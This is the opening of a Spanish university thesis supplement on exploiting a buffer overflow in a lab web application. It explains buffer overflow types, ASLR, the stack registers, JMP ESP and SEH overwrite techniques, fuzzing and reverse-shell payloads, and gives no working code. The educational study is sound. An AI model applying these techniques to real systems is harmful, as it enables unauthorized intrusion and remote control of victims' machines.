

COMPLEMENTO DEL
TRABAJO FIN DE GRADO

UNIVERSIDAD DE ALMERIA

ESCUELA SUPERIOR DE INGENIERÍA

Vulneración de una
aplicación web:
Buffer
Overflow y Python
como vectores de
ataque

Curso 2023/2024

Alumno/a:

Miguel Ángel Moncada Álvarez

Director/es:

José Antonio Álvarez Bermejo

ÍNDICE GENERAL

	Página
Resumen y Abstract	VII
1. Marco Teórico	1
1.1. ¿Qué es el desbordamiento del búfer?	1
1.2. ¿Qué es el búfer?	2
1.3. Tipos de ataques de desbordamiento del búfer	2
1.3.1. Ataque de desbordamiento del heap	2
1.3.2. Ataque de desbordamiento de la pila	2
1.3.3. Desbordamiento de enteros	3
1.3.4. Desbordamiento de Unicode	3
1.4. ASLR como método de prevención de buffer overflow	4
2. Explotando la vulnerabilidad	7
2.0.1. Sobreescritura de la dirección de retorno en un marco de pila	8
2.0.2. Manejo estructurado de excepciones	9
2.1. Protección frente a los ataques de Buffer Overflow	10
2.2. ¿Qué es el Fuzzing web?	10
2.3. Cómo funciona el Fuzzing web	11
2.4. Reverse shell	12
3. Vulneración del objetivo con buffer overflow	13
4. Conclusiones y trabajo futuro	25
BIBLIOGRAFÍA	25
Anexos	31
Anexo I	31

ÍNDICE DE FIGURAS

1.1. Esquema del desbordamiento de búfer	1
1.2. Distribución de la memoria [1]	3
1.3. Esquema ASLR Fuente: https://www.daniloaz.com/es/diferencias-entre-aslr-kaslr-y-karl/	5
2.1. Comportamiento de la memoria durante la ejecución de una función	8
2.2. Memoria durante la sobreescritura de la instrucción JMP ESP	9
2.3. Memoria infectada por un desbordamiento SEH	9
2.4. Esquema Fuzzing Web	11
2.5. Reverse Shell	12
3.1. Escaneo de dispositivos disponibles en la red	13
3.2. Escaneo de puertos abiertos en la Máquina Víctima	14
3.3. Servicio desplegado en el puerto 9999/tcp	15
3.4. Servicio desplegado en el puerto 10000/tcp	15
3.5. Identificación de directorios disponibles mediante Gobuster	16
3.6. Brainpan.exe en Immunity Debugger	16
3.7. Barra de comandos Python en Immunity Debugger Fuente: https://www. immunityinc.com/products/debugger/	17
3.8. Ejecución de Script de Python en Immunity Debugger Fuente: https://www. immunityinc.com/products/debugger/	17
3.9. Recursos CPU utilizados por Immunity Debugger Fuente: https://www. immunityinc.com/products/debugger/	18
3.10.fuzzing.py	18
3.11.Búfer desbordado al exceder los 600 bytes	19
3.12.Esqueleto exploit.py	20
3.13.Generación de payload para desbordar el búfer por encima de 600 bytes	20
3.14.Generación badchars	21
3.15.Detección de los badchars en memoria	22

3.16. Acceso a la máquina víctima	24
1. Topología de red	31
2. Configuración Adaptador Puente en Red	32

ABREVIATURAS

API	Application Programming Interface
ASCII	American Standard Code for Information Interchange
ASLR	Address Space Layout Randomization
DMZ	Demilitarized Zone
EBP	Extended Base Pointer
EBX	Extended Base Register
EIP	Extended Instruction Pointer
ESP	Extended Stack Pointer
HTML	HyperText Markup Language
HTTP	HyperText Transfer Protocol
HTTPs	HyperText Transfer Protocol Secure
JMP	Jump
JOP	Jump-Oriented Programming
KASLR	Kernel Address Space Layout Randomization
LIFO	Last In, First Out
MAC	Media Access Control
MV	Máquina Virtual
NMAP	Network Mapper
ROP	Return-Oriented Programming
SEH	Structured Exception Handling
SO	Sistema Operativo
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
TTL	Time To Live
UTF-8	Unicode Transformation Format - 8-bit
XAMP	Cross-Platform (X), Apache, MariaDB (MySQL), PHP, Perl

RESUMEN Y ABSTRACT

El objetivo de este complemento es ampliar el trabajo desarrollado en el TFG. Para hacerlo, se usan buffer overflow y Python como vectores de ataque para vulnerar una aplicación web. De este modo, se pretende probar el potencial de esta vulnerabilidad pese a su facilidad de explotación. Por lo tanto, con la realización de este complemento se logra identificar y explotar este tipo de vulnerabilidad en una aplicación web dentro de un entorno controlado, proporcionando así un recurso didáctico valioso para la comunidad de ciberseguridad y programadores interesados en aumentar la seguridad de las aplicaciones web.

Palabras clave: Pentesting (prueba de penetración).

The aim of this complement is to continue working on the topic proposed in the TFG. To do so, buffer overflow and Python are used as attack vectors to penetrate a web application. In this manner, the aim is to test the potential of this vulnerability despite its ease of exploitation. Therefore, with the creation of this complement it is possible to identify and exploit this type of vulnerability in a web application within a controlled environment, thus providing a valuable educational resource for the cybersecurity community and programmers interested in increasing the security of web applications.

Key Words: Pentesting.

1 MARCO TEÓRICO

El buffer overflow o desbordamiento de búfer ha sido la forma más común de vulneración de seguridad en los últimos diez años. Este domina el área de las vulnerabilidades de penetración de redes, donde un usuario anónimo busca obtener control parcial o total de un host. La principal ventaja que esta vulnerabilidad presenta reside en la capacidad de injectar y ejecutar código malicioso. El código injectado se ejecuta con los privilegios del programa vulnerable y le permite al atacante llevar a cabo cualquier otra funcionalidad necesaria para controlar la máquina víctima. Una encuesta informal, en la lista de correo de vulnerabilidades de seguridad Bugtraq [2], mostró que aproximadamente dos tercios de los encuestados consideraban que los desbordamientos de búfer son la principal causa de vulnerabilidad en los sistemas actuales.

1.1 ¿QUÉ ES EL DESBORDAMIENTO DEL BÚFER?

El buffer overflow [3] es una irregularidad que ocurre cuando un programa sobrepasa la capacidad del buffer al escribir datos, resultando así en la sobreescritura de memoria contigua. Dicho de otro modo, se sobrecarga un recipiente que no tiene capacidad suficiente con mucha información, lo que resulta en la información reemplazando los datos de los contenedores adyacentes. Los atacantes pueden aprovecharse de los desbordamientos del búfer con el objetivo de modificar la memoria de un ordenador para socavar o tomar el control de la ejecución del programa.




Figura 1.1: Esquema del desbordamiento de búfer

Asimismo, los hackers pueden aprovechar esta vulnerabilidad para causar daño al software. A pesar de ser muy conocidos, los ataques de desbordamiento de búfer siguen siendo un importante problema de seguridad que impacta a los equipos de ciberseguridad. Un ejemplo notable del peligro que supone esta vulnerabilidad para la seguridad de los datos se produjo en 2014 con el caso de "heartbleed" [4]. Este caso puso en peligro a millones de usuarios al permitir un ataque mediante un desbordamiento del buffer en el software SSL. En vista de estos datos, la comunidad de seguridad cibernética siempre está alerta y comprometida en identificar y parchear vulnerabilidades, consiguiendo así preservar la integridad y confiabilidad del software contra amenazas persistentes y más sofisticadas. Debido a este tipo de situaciones, la educación y la formación del personal de las empresas sobre prácticas seguras son necesarias para mitigar los riesgos asociados con este tipo de ataques.

1.2 ¿QUÉ ES EL BÚFER?

Un búfer, también conocido como búfer de datos, es una porción de la memoria física que almacena temporalmente datos mientras se transfieren de una ubicación a otra. Estos búfers se encuentran comúnmente en la RAM y los dispositivos los utilizan para mejorar el rendimiento. La mayoría de los discos duros modernos incorporan búfers para acceder a los datos de manera rápida y eficiente. Además, numerosos servicios en línea también dependen de buffers para sus operaciones. A modo de ejemplo, en la transmisión de video en línea se suelen emplear búferes para impedir cortes. Al reproducir un video, el reproductor descarga y guarda aproximadamente el 20 % del video en un búfer antes de reproducirlo desde allí. De esta manera, los cortos períodos de lentitud en la conexión o las interrupciones repentinas del servicio no tendrán impacto en la calidad de la transmisión de video. No obstante, los búferes están diseñados para contener cantidades específicas de datos. Si no se ha programado para eliminar datos extra, los datos se escribirán sobre la memoria adyacente del búfer.

1.3 TIPOS DE ATAQUES DE DESBORDAMIENTO DEL BÚFER

Existen varios ataques de buffer overflow que utilizan estrategias distintas y apuntan a diferentes secciones de código. En este apartado se muestran los más conocidos.

1.3.1 Ataque de desbordamiento del heap

Este tipo de ataque tiene como objetivo los datos en la reserva de memoria abierta conocida como "heap" (montón), una región de la memoria de un ordenador utilizada para almacenar datos dinámicos durante la ejecución de un programa. Esta es una parte de la memoria que permite asignar y liberar memoria de manera dinámica, utilizando funciones como `malloc()`, `calloc()` y `realloc()` en lenguajes como C y C++.

1.3.2 Ataque de desbordamiento de la pila

Es un método frecuente para explotar las debilidades de los programas informáticos. La pila es un área de memoria que se utiliza para almacenar variables locales y controlar datos de flujo mientras se ejecuta un programa.

1.3. TIPOS DE ATAQUES DE DESBORDAMIENTO DEL BÚFER

Este proceso sigue el principio de "último en entrar, primero en salir" (LIFO), donde cada llamada a función crea un nuevo marco de pila y su eliminación se lleva a cabo en orden inverso. En un ataque de desbordamiento de pila, un pirata informático manipula adrede la cantidad de datos que se escribe en un búfer de pila, superando así su tamaño designado. Como consecuencia, esto puede resultar en la sobrescritura de datos cruciales almacenados en ubicaciones de memoria vecinas, incluida la dirección de retorno de una función, punteros, variables locales importantes o el propio marco de pila de la función actual. Si un atacante logra alterar la dirección de retorno con un valor predeterminado, puede redirigir la ejecución del programa al código malicioso que se insertó previamente en el búfer de entrada.




Figura 1.2: Distribución de la memoria [1]

1.3.3 Desbordamiento de enteros

Ocurre cuando el resultado de una operación aritmética supera los valores máximos o mínimos que puede contener el tipo de datos. Esto puede suceder en lenguajes de programación donde los tipos de datos tienen límites específicos, como los enteros de 32 o 64 bits. Por ejemplo, en un entero de 32 bits, el rango típico es de -2147483648 a 2147483647. Si una operación matemática produce un valor que queda fuera del rango especificado, se produce un desbordamiento de enteros. Dependiendo del lenguaje o implementación específicos, el comportamiento del programa puede diferir. En determinadas situaciones, el valor resultante puede "invertirse" al valor más bajo o más alto dentro del rango especificado, lo que puede provocar resultados inesperados o comportamientos impredecibles en el programa.

1.3.4 Desbordamiento de Unicode

Se produce al introducir caracteres Unicode en una entrada que debería contener caracteres ASCII, provocando así un desbordamiento de búfer. ASCII y Unicode son conversores estándar que permiten a las computadoras mostrar texto. A modo de ejemplo, en el sistema ASCII, el valor numérico 97 representa al carácter "a". Aunque los códigos ASCII solo abarcan caracteres occidentales, Unicode tiene la capacidad de codificar la gran mayoría de los idiomas escritos a nivel mundial. Debido a la gran variedad de caracteres en Unicode, muchos son más largos que el carácter más grande en ASCII. Por ejemplo, aunque ASCII utiliza 1 byte (8 bits) por carácter, Unicode puede emplear hasta 4 bytes para caracteres específicos.

Esto quiere decir que si se introduce un carácter Unicode en un campo que solo acepta caracteres ASCII, podría provocar un desbordamiento del búfer asignado, resultando en errores durante la ejecución del programa o permitiendo posibles ataques de desbordamiento de búfer. Si se introducen caracteres Unicode más largos en una entrada diseñada solo para caracteres ASCII, la memoria adyacente puede ser sobrescrita por el exceso de bytes, lo que puede permitir a un atacante ejecutar código malicioso o provocar un fallo en el sistema.

1.4 ASLR COMO MÉTODO DE PREVENCIÓN DE BUFFER OVERFLOW

A pesar de los importantes esfuerzos para prevenir este tipo de ataques, buffer overflow sigue resultando ser una vulnerabilidad explotable y presente en muchos tipos de software. Dado que crear un entorno libre de errores es prácticamente imposible, los sistemas suelen reforzarse utilizando técnicas que reducen sustancialmente la probabilidad de un ataque exitoso.^[5]

Una de esas técnicas de refuerzo es la aleatorización del diseño del espacio de direcciones. ASLR proporciona protección aleatorizando posiciones de componentes clave del programa en la memoria virtual. La aleatorización se dirige a segmentos de código y datos, pila, montón y bibliotecas. El propósito de ASLR es hacer que al atacante le resulte difícil, si no imposible, conocer la ubicación de páginas de códigos específicas en el espacio de direcciones del programa. Por ejemplo, incluso si el atacante logra secuestrar el flujo de control, sería difícil realizar un ataque significativo de programación orientada al retorno (ROP) bajo ASLR, ya que las direcciones de los dispositivos ROP que se inyectan en el La pila no se conocen debido a la aleatorización. Dependiendo de soluciones de fuerza bruta para descubrir las direcciones requeridas de los dispositivos puede provocar que el programa falle o tarde un tiempo prohibitivamente largo, lo que permite la detección por parte del software del sistema.

Los ataques a datos sin control requieren que el atacante conozca las ubicaciones de varias estructuras de datos. Aunque nuestro ataque recupera directamente ASLR solo para el segmento de código, los segmentos de datos generalmente no están desacoplados de los segmentos de código, por tanto; un ataque exitoso al código ASLR revela la ubicación de las estructuras de datos. Hoy en día, las defensas basadas en ASLR se adoptan ampliamente en todos los principales sistemas operativos (SO), incluidos Linux y Windows, e incluso el software del sistema de teléfonos inteligentes como iOS y Android lo emplea.

Las implementaciones de ASLR en diferentes sistemas operativos difieren por la cantidad de entropía utilizada y por la frecuencia con la que se aleatorizan las direcciones de memoria. Estas características determinan directamente la resiliencia de las implementaciones de ASLR ante posibles ataques. Por ejemplo, los sistemas de 32 bits tienen un espacio direccionable mucho más pequeño, lo que limita la cantidad de espacio que se puede dedicar a la aleatorización, lo que permite crear ataques rápidos de fuerza bruta. La frecuencia de aleatorización puede variar desde una aleatorización única en el momento del arranque o de la compilación hasta una aleatorización dinámica durante la ejecución del programa. Una realeatorización más frecuente reduce la probabilidad de un ataque exitoso.

1.4. ASLR COMO MÉTODO DE PREVENCIÓN DE BUFFER OVERFLOW

Todos los sistemas operativos actuales que admiten aleatorizaciones implementan variantes de ASLR para espacios de direcciones tanto a nivel de usuario como a nivel de kernel. ASLR a nivel de kernel (KASLR) aleatoriza los segmentos de código del kernel y puede detener ataques que requieren conocimiento del diseño del espacio de direcciones del kernel (incluido ROP, programación orientada a saltos (JOP), retorno a libc y otros ataques). Desafortunadamente, las implementaciones actuales de KASLR a menudo son criticadas por ser incompletas y tener una entropía insuficiente. Una pequeña entropía normalmente se justifica por el hecho de que no es factible que un adversario organice un ataque de fuerza bruta contra KASLR. Si el atacante adivina incorrectamente la aleatorización, el kernel normalmente falla y por consiguiente el ataque.




Figura 1.3: Esquema ASLR

Fuente: <https://www.danioloaz.com/es/diferencias-entre-aslr-kaslr-y-karl/>

2 EXPLOTANDO LA VULNERABILIDAD

El objetivo de este capítulo es comprender más a fondo el proceso de explotación de Buffer Overflow, para ello, se tratan de manera más profunda ciertos conceptos técnicos cruciales para entender mejor esta vulnerabilidad. En concreto, se comenzará por definir los términos EBP, EIP y ESP, cuyo entendimiento resultará imprescindible para la comprensión del siguiente capítulo.

El EBP (Extended Base Pointer, también conocido simplemente como BP) es un registro de propósito especial en la arquitectura x86 de Intel. Este registro se utiliza principalmente para apuntar a la base de la pila actual. En el contexto de una función en ejecución, el EBP almacena la dirección de memoria de la base del marco de pila de esa función. Esto permite que el programa acceda fácilmente a las variables locales y a los parámetros de la función, ya que estos se almacenan en ubicaciones de memoria relativas al EBP. Normalmente, el valor del EBP no cambia durante la ejecución de la función, facilitando así la referencia a los datos de la pila.

El EIP (Extended Instruction Pointer) es un registro crucial que mantiene la dirección de la próxima instrucción a ser ejecutada por la CPU. Este asegura que las instrucciones del programa se ejecuten en el orden correcto, avanzando secuencialmente de una instrucción a la siguiente. Durante una llamada a función, la dirección de retorno (la siguiente instrucción a ejecutar después de que la función termine) se almacena en la pila, permitiendo que el EIP retome la ejecución del programa en el punto correcto una vez que la función haya concluido.

El ESP (Extended Stack Pointer) es otro registro esencial en la arquitectura x86 que apunta a la cima de la pila actual. Este puntero se actualiza constantemente conforme se añaden o eliminan datos de la pila. Durante una llamada a función, los argumentos de la función, la dirección de retorno y el valor del EBP antiguo se empujan en la pila, y el ESP se ajusta para apuntar a la nueva cima de la pila. Este registro es vital para la gestión de la memoria y el flujo de control durante la ejecución del programa.

Estos registros son fundamentales para la estructura y el funcionamiento de la pila en los sistemas x86, y su manipulación precisa es crucial para la correcta ejecución de los programas. En la mayoría de las implementaciones, las pilas crecen desde direcciones de memoria más altas hacia las más bajas. Por lo tanto, la parte superior de la pila se encuentra en las direcciones de memoria altas y la parte inferior de la pila está en las direcciones de memoria bajas. Cada vez que se realiza una llamada a una función, el EBP no se cambiará, mientras que el ESP se modificará con los datos que se empujan en la pila.

El funcionamiento de un programa consiste en la ejecución secuencial de las instrucciones de la CPU. Para mantener el orden de secuencia, la CPU utiliza el Contador de Instrucciones Extendido, conocido como el registro del puntero de instrucción (EIP). El control del programa es gestionado por este y señala cuál será la próxima instrucción a ejecutar. En primer lugar, los argumentos de la función se colocan al final en la pila y a continuación la dirección de retorno. En la segunda posición, se coloca el valor previo del EBP en la pila y ESP se actualiza al valor de EBP, convirtiéndose en la nueva dirección base de la pila. Debido a que el ESP apunta hacia la parte superior de la pila, se modificará al asignar parte de la pila a las variables locales de la función. Una vez que la ejecución de la función se complete correctamente, se liberará el espacio en la pila utilizado por las variables locales, seguido por la extracción del EBP y EIP. La función finalmente volverá al programa principal para llevar a cabo las siguientes instrucciones según la dirección del EIP.




Figura 2.1: Comportamiento de la memoria durante la ejecución de una función

Durante la ejecución de una llamada a función, se produce un desbordamiento de pila cuando se ingresan más datos en un búfer de la pila de los previstos. Esto generalmente daña los datos cercanos en la pila, lo que probablemente resulte en el bloqueo o mal funcionamiento del programa. Corromper la pila mediante un desbordamiento consiste en injectar ShellCode para tomar el control del proceso al sobrescribir datos críticos como la dirección de retorno y el puntero de función. Esta técnica es una de las más antiguas y seguras que los hackers emplean para acceder de manera no autorizada a un ordenador. En un entorno Windows, un atacante con conocimientos técnicos generalmente explota los desbordamientos de búfer de la pila para manipular el programa a su favor de dos maneras tratadas en las siguientes subsecciones.

2.0.1 Sobreescritura de la dirección de retorno en un marco de pila

La manera estándar de aprovechar un desbordamiento de memoria intermedia en la pila es reemplazar la dirección de retorno de la función con un puntero que apunta a la información manipulada por el atacante. La técnica popular "JMP ESP" facilita una explotación confiable de los desbordamientos de búfer en la pila. El plan implica reemplazar la dirección de retorno por la dirección de la instrucción JMP ESP en i386 (microprocesador de 32 bits que pertenece a la arquitectura x86), junto con el ShellCode que el atacante desea ejecutar.

Después, al invocar una función, la dirección de la instrucción que sigue a la llamada se coloca en la pila y luego se retira de allí. Por último, al realizarse un retorno, el programa se desplaza al EIP e inicialmente se dirigirá a la instrucción JMP ESP, la cual llevará a la parte más alta de la pila y ejecutará el código del atacante (ShellCode).




Figura 2.2: Memoria durante la sobreescritura de la instrucción JMP ESP

2.0.2 Manejo estructurado de excepciones

El SEH es una técnica utilizada por Windows para que sus programas puedan manejar errores críticos causados por fallos de software o hardware. En resumen, ofrece un método para definir direcciones de rutinas de manejo de excepciones a las cuales un programa puede dirigir el control luego de que ocurra una excepción. Cuando ocurre una excepción en un programa, comienza un proceso en el que el sistema operativo intentará dirigir la ejecución del programa al código señalado en la lista SEH, siguiendo el orden de las entradas hasta lograr transferir el control con éxito.




Figura 2.3: Memoria infectada por un desbordamiento SEH

Normalmente, la dirección indicada en una lista SEH señala a funciones que llevan a cabo tareas como desplegar un pop-up que notifica al usuario que el programa ha encontrado un error. Las entradas SEH son guardadas en la pila en un programa vulnerable a desbordamiento de pila y cada entrada SEH tiene dos componentes: la dirección del manejador de excepciones y la posición del próximo registro SEH. El registro EBX está ubicado cerca del primer manejador de excepciones en la dirección inferior, siempre apuntando al manejador de excepciones actualmente en uso.

2.1 PROTECCIÓN FREnte A LOS ATAQUES DE BUFFER OVERFLOW

Aunque cada vez vez es más difícil aprovechar los desbordamientos de búfer, no deja de ser una vulnerabilidad muy común que sigue resultando una amenaza hoy día. Un atacante podría insertar intencionalmente una entrada elaborada en un programa para hacer que intente guardarla en un búfer demasiado pequeño, sobrescribiendo secciones de memoria conectadas al búfer. Si la organización de la memoria del programa está clara, el agresor puede deliberadamente modificar secciones que contienen código ejecutable. Así, el agresor tiene la capacidad de reemplazar el código original con su propio código ejecutable, lo que puede alterar significativamente el funcionamiento del programa. Si la sección reescrita en la memoria tiene un indicador (un puntero a otra ubicación en la memoria), el atacante podría cambiarlo por otro indicador que apunte a una carga dañina de la vulnerabilidad, lo que podría terminar en una cesión del control total del programa al código malicioso.

Algunos idiomas de programación son más propensos al desbordamiento de memoria que otros. Tanto C como C++ (Windows y Mac OSX implementan código escrito en uno o sendos lenguajes) son lenguajes muy propensos a este problema, ya que carecen de medidas incorporadas para prevenir el acceso o modificación de datos en su memoria. Los idiomas actuales, como Java, PERL y C#, vienen con herramientas integradas que pueden disminuir el riesgo de desbordamiento de búfer, aunque no lo eliminan por completo.

Afortunadamente, las protecciones en tiempo de ejecución en los sistemas operativos actuales ayudan a reducir los peligros de los ataques de desbordamiento de memoria. Sin embargo, existen medidas habituales para reducir el riesgo de explotación de estas vulnerabilidades como la aleatorización del espacio de direcciones. Esta reorganiza de forma aleatoria las ubicaciones del espacio de direcciones de las áreas de datos clave de un proceso. Los ataques de desbordamiento del búfer se suelen basar en conocer la ubicación exacta del código ejecutable importante, asímismo, la aleatorización de los espacios de direcciones lo hace casi imposible. Cabe nombrar también la prevención de la ejecución de datos, que marca ciertas áreas de la memoria como ejecutables o no ejecutables, impidiendo que con una vulnerabilidad se ejecute código encontrado en un área no ejecutable.

Los desarrolladores de software también pueden tomar precauciones contra las vulnerabilidades de desbordamiento del búfer si hacen uso de lenguajes con protecciones incorporadas o si usan procedimientos especiales de seguridad en su código como es el caso de los stack canaries, herramientas valiosas en la defensa contra desbordamientos de búfer. Estas actúan como una primera línea de detección y mitigación. Sin embargo, deben ser parte de una estrategia de seguridad más amplia que incluya otras técnicas y prácticas de programación segura.

2.2 ¿QUÉ ES EL FUZZING WEB?

El fuzzing implica enviar datos aleatorios, manipulados o maliciosos a un sistema o aplicación para hallar vulnerabilidades en una técnica de prueba de seguridad. En síntesis, se trata de introducir datos imprevistos en la aplicación y analizar su reacción para identificar posibles errores, fallas o situaciones de riesgo.

2.3. CÓMO FUNCIONA EL FUZZING WEB




Figura 2.4: Esquema Fuzzing Web

La meta principal del fuzzing es descubrir vulnerabilidades que puedan ser aprovechadas por atacantes para comprometer la seguridad de un sistema. Al corregir estas debilidades, los desarrolladores pueden hacer sus aplicaciones más seguras y evitar posibles ataques.

2.3 CÓMO FUNCIONA EL FUZZING WEB

La secuencia de acciones en el fuzzing [6] incluye la creación de datos de prueba y la evaluación de los resultados. A continuación, se tratan las etapas principales:

1. Producción de datos para pruebas - Durante esta fase, se crean datos de prueba al azar o se alteran datos existentes con el fin de generar entradas inesperadas. Estos datos pueden contener valores atípicos, cadenas de texto extensas, caracteres especiales, y otros elementos. El fin es investigar distintas rutas en el código de la app y descubrir escenarios imprevistos.
2. Transmitir los datos de prueba - Después de crear los datos de prueba, se transfieren a la aplicación o sistema que se quiere evaluar. La información es insertada en lugares concretos de la aplicación, como pueden ser campos de texto, archivos, protocolos de red, entre otros. Es crucial asegurarse de abarcar la mayor cantidad de puntos de acceso para incrementar las oportunidades de identificar debilidades.
3. Observación y evaluación de la conducta - Durante esta fase, se observa el funcionamiento de la aplicación al procesar los datos de prueba. Los errores, bloqueos, excepciones y otros comportamientos inesperados son reportados y examinados. Esta información es crucial para detectar las debilidades y comprender cómo pueden ser aprovechadas.
4. Informe de los resultados y la solución de las vulnerabilidades - Una vez completado el proceso de fuzzing, se examinan los resultados y se crean informes detallados acerca de las vulnerabilidades descubiertas. Se proporcionan estos informes a los desarrolladores para que puedan solucionar las vulnerabilidades encontradas y aumentar la seguridad de la aplicación.

2.4 REVERSE SHELL

Al principio, se podría pensar que, debido a la presencia de medidas de seguridad como firewalls, honeypots, DMZ y antivirus, es poco probable que el sistema sea penetrado. No obstante, el empleo de payloads de reverse shell, está específicamente diseñado para evitar estas defensas. Estos son comúnmente elegidos en situaciones de intrusión por su habilidad para evadir cortafuegos, mantener un perfil discreto y brindar mayor flexibilidad al llevar a cabo ataques. Este tipo de payload resulta ser uno de los más usados en metasploit [7], una herramienta de código abierto que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting". Este tipo de payload posibilita a los intrusos establecer conexiones encubiertas a los dispositivos víctima, dándoles así dominio sobre la terminal del sistema objetivo y la habilidad de operar comandos de manera remota.


